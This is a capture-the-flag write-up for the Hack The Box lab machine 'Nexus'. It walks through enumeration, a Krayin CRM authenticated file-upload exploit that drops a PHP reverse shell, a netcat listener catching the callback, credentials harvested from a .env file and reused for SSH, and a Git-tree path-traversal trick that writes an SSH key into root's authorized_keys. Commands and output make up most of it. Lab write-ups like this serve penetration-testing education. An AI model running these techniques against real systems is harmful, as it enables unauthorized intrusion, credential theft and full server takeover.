Description
Nexus is an easy Hack The Box machine that features:
- Git repository enumeration to find credentials in Git history
- Krayin web application Remote Command Execution
- User Pivoting by using reused Krayin credentials
- Privilege Escalation via an unsanitized
os.path.joinfunction in a Gitea Python script
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.85.169.
$ ping -c 3 10.129.85.169
PING 10.129.85.169 (10.129.85.169) 56(84) bytes of data.
64 bytes from 10.129.85.169: icmp_seq=1 ttl=63 time=81.7 ms
64 bytes from 10.129.85.169: icmp_seq=2 ttl=63 time=47.3 ms
64 bytes from 10.129.85.169: icmp_seq=3 ttl=63 time=46.6 ms

--- 10.129.85.169 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 46.566/58.541/81.744/16.409 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.85.169 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.85.169
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.85.169 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.85.169
Host is up (0.049s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nexus.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.44 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the nexus.htb domain to the /etc/hosts file.
$ echo '10.129.85.169 nexus.htb' | sudo tee -a /etc/hosts
Checking the HTTP service we find the website of an Energy Authority, with no functionality.
 Near of the footer of the page we find a section of job offers to join to the team. If we click in the
 View role button a dialog is spawned with all the details about the offer.
 In the offer we find the email address of the hiring manager,
 j.matthew@nexus.htb.
 We move to enumerate the subdomains.
$ gobuster vhost -u http://nexus.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -o vhost_enumeration -r -t 50
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://nexus.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
git.nexus.htb Status: 200 [Size: 14474]
...
We find the git subdomain, we add it to the /etc/hosts file.
$ echo '10.129.85.169 git.nexus.htb' | sudo tee -a /etc/hosts
We find an instance of Gitea with one public repository, admin/krayin-docker-setup.
 By checking the Git history of the repository we find that in the latest commit a credential was purged, a database password, with the
 N27xh!!2ucY04 value.
 We also find a new subdomain,
 billing, we add it to the /etc/hosts file.
$ echo '10.129.85.169 billing.nexus.htb' | sudo tee -a /etc/hosts

We find an instance of Krayin, an open source CRM built on Laravel. It is a login dialog, but we can login with the email of the hiring manager and the previously discovered password.
 By clicking in the user avatar we find that the version used of the CMS is
 2.2.0.
Exploitation
CVE-2026-38526 is a critical authenticated remote code execution (RCE) vulnerability that affects Webkul Krayin CRM v2.2.x. The security flaw resides within the admin-side TinyMCE media upload handler via the /admin/tinymce/upload endpoint, which lacks proper server-side file and content-type validation. By exploiting this gap, a logged-in attacker with low-level privileges can upload a maliciously crafted PHP file, such as a web shell, and subsequently execute arbitrary server-side code through a normal web request, leading to full filesystem access, potential database compromise, and complete server takeover.
We can exploit the vulnerability by composing a new email, uploading a malicious attachment (PHP file), but with the .png extension to be rename by a proxy to the .php extension. We copy a PHP reverse shell file and we change the internal variables.
$ cp /usr/share/webshells/php/php-reverse-shell.php php-reverse-shell.png
Then we access to the compose email section via the Mail > Inbox section and then by a click in the Compose Mail button.
 We start the intercepting proxy and then we upload the attachment by clicking in
 ... > Insert/Edit Image > Upload button. Then we click in the Browse for an image button.
 We change the extension in the
 filename field of the form-data section from .png to .php.
 The server responds with a JSON object with the location of the PHP file uploaded, in this case
 http://billing.nexus.htb/storage/tinymce/d01a965cb4a3590a9d54f9ef944471bc.php. We trigger the vulnerability by starting a listening TCP port with the nc -nvlp 1234 command and by visiting the uploaded page.
$ curl 'http://billing.nexus.htb/storage/tinymce/d01a965cb4a3590a9d54f9ef944471bc.php'
We receive a reverse shell as the www-data user, we start an interactive shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.254] from (UNKNOWN) [10.129.85.169] 59734
Linux nexus 6.8.0-111-generic #111-Ubuntu SMP PREEMPT_DYNAMIC Sat Apr 11 23:16:02 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
 up 34 min,  0 user,  load average: 0.00, 0.01, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1459): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nexus:/$
We find credentials for the database in the /var/www/krayin/.env file with krayin username and y27xb3ha!!74GbR password.
www-data@nexus:/$ ls -a /var/www/krayin/
.
..
.editorconfig
.env
.env.example
.gitattributes
.gitignore
CODE_OF_CONDUCT.md
LICENSE
README.md
UPGRADE.md
...
www-data@nexus:/$ cat /var/www/krayin/.env
cat /var/www/krayin/.env
APP_NAME="Krayin CRM"
APP_ENV=local
APP_KEY=base64:n4swv+4YcBtCr1OPHBe69GxK06/X1y1vCQU1SIMIC7Q=
APP_DEBUG=true
APP_URL=http://billing.nexus.htb
APP_TIMEZONE=Asia/Kolkata
APP_LOCALE=en
APP_CURRENCY=USD
...
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
DB_PREFIX=
...
We find three console users in the system: root, jones and git. The previous password is reused for jones user and we can start a new session as that user using the SSH protocol.
$ ssh jones@nexus.htb
...
jones@nexus:~$ id
uid=1000(jones) gid=1000(jones) groups=1000(jones),100(users)
Post-Exploitation
The machine runs a systemd timer, gitea-template-sync.timer, which fires every two minutes and triggers gitea-template-sync.service.
jones@nexus:~$ systemctl list-timers
LEFT PASSED UNIT                           ACTIVATES
52s 7s ago gitea-template-sync.timer      gitea-template-sync.service
jones@nexus:~$ systemctl cat gitea-template-sync.service
# /etc/systemd/system/gitea-template-sync.service
[Unit]
Description=Sync Gitea templates
After=network-online.target

[Service]
Type=oneshot
User=root
ExecStart=/usr/bin/python3 /etc/gitea/template-sync.py
TimeoutStartSec=50s
That service executes /etc/gitea/template-sync.py as root. The script authenticates to the local Gitea instance, looks for repositories flagged as template repositories, and copies every file from each template’s git tree into a staging directory under /home/git/template-staging.
The vulnerability lies in how the script rebuilds file paths. It reads file paths straight out of git ls-tree -r HEAD and joins them onto the staging directory with os.path.join(), without ever validating or sanitizing them:
for mode, objhash, filepath in entries:
    target = os.path.join(stage_path, filepath)
Because filepath is attacker-controlled (it comes from the tree of a repository the attacker owns), a crafted git tree entry containing ../ sequences lets the write escape the staging directory entirely. Since the script also preserves file permissions from the git blob mode:
if mode == '100755':
    os.chmod(target, 0o755)
git itself doesn’t restrict what a tree entry filename string contains when the tree is built manually with commands, so a malicious tree can contain an entry whose name is actually a relative path like ../../../../../root/.ssh/authorized_keys.
A new repository was created through the Gitea web UI, logged in as jones, with reused credential from the Linux account. During creation the Template Repository checkbox was enabled. This flag is what makes the sync script query pick the repo up as a source to proces.
 Rather than using
 git add, which sanitizes filenames, the tree was built manually with Git plumbing commands so that a tree entry path could contain directory traversal sequences. The payload itself is an SSH public key that will be dropped into root authorized_keys.
$ mkdir evil-template
$ cd evil-template
$ git init
$ git config user.email "jones@nexus.htb"
$ git config user.name "jones"
$ ssh-keygen -t ed25519 -f id_ed25519 -N "" -C "root"
$ BLOB=$(git hash-object -w id_ed25519.pub)

$ T1=$(printf "100644 blob %s\tauthorized_keys\n" "$BLOB" | git mktree)
$ T2=$(printf "040000 tree %s\t.ssh\n" "$T1" | git mktree)
$ T3=$(printf "040000 tree %s\troot\n" "$T2" | git mktree)
$ T4=$(printf "040000 tree %s\t..\n" "$T3" | git mktree)
$ T5=$(printf "040000 tree %s\t..\n" "$T4" | git mktree)
$ T6=$(printf "040000 tree %s\t..\n" "$T5" | git mktree)
$ T7=$(printf "040000 tree %s\t..\n" "$T6" | git mktree)
$ T8=$(printf "040000 tree %s\t..\n" "$T7" | git mktree)

$ COMMIT=$(git commit-tree "$T8" -m "template update")
$ git update-ref refs/heads/main "$COMMIT"
Using file mode 100644 keeps the resulting file non-executable, which is appropriate for an authorized_keys file. We update the remote and we push the file into the repository.
$ git remote add origin http://jones@git.nexus.htb/jones/evil-template.git
$ git push origin main --force
Once the sync script processes the malicious template, it writes the attacker’s public key to /root/.ssh/authorized_keys as root. We are able of login as root user.
$ ssh -i id_ed25519 root@nexus.htb
...
root@nexus:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@nexus:~# cat /home/jones/user.txt
<REDACTED>
root@nexus:~# cat /root/root.txt
<REDACTED>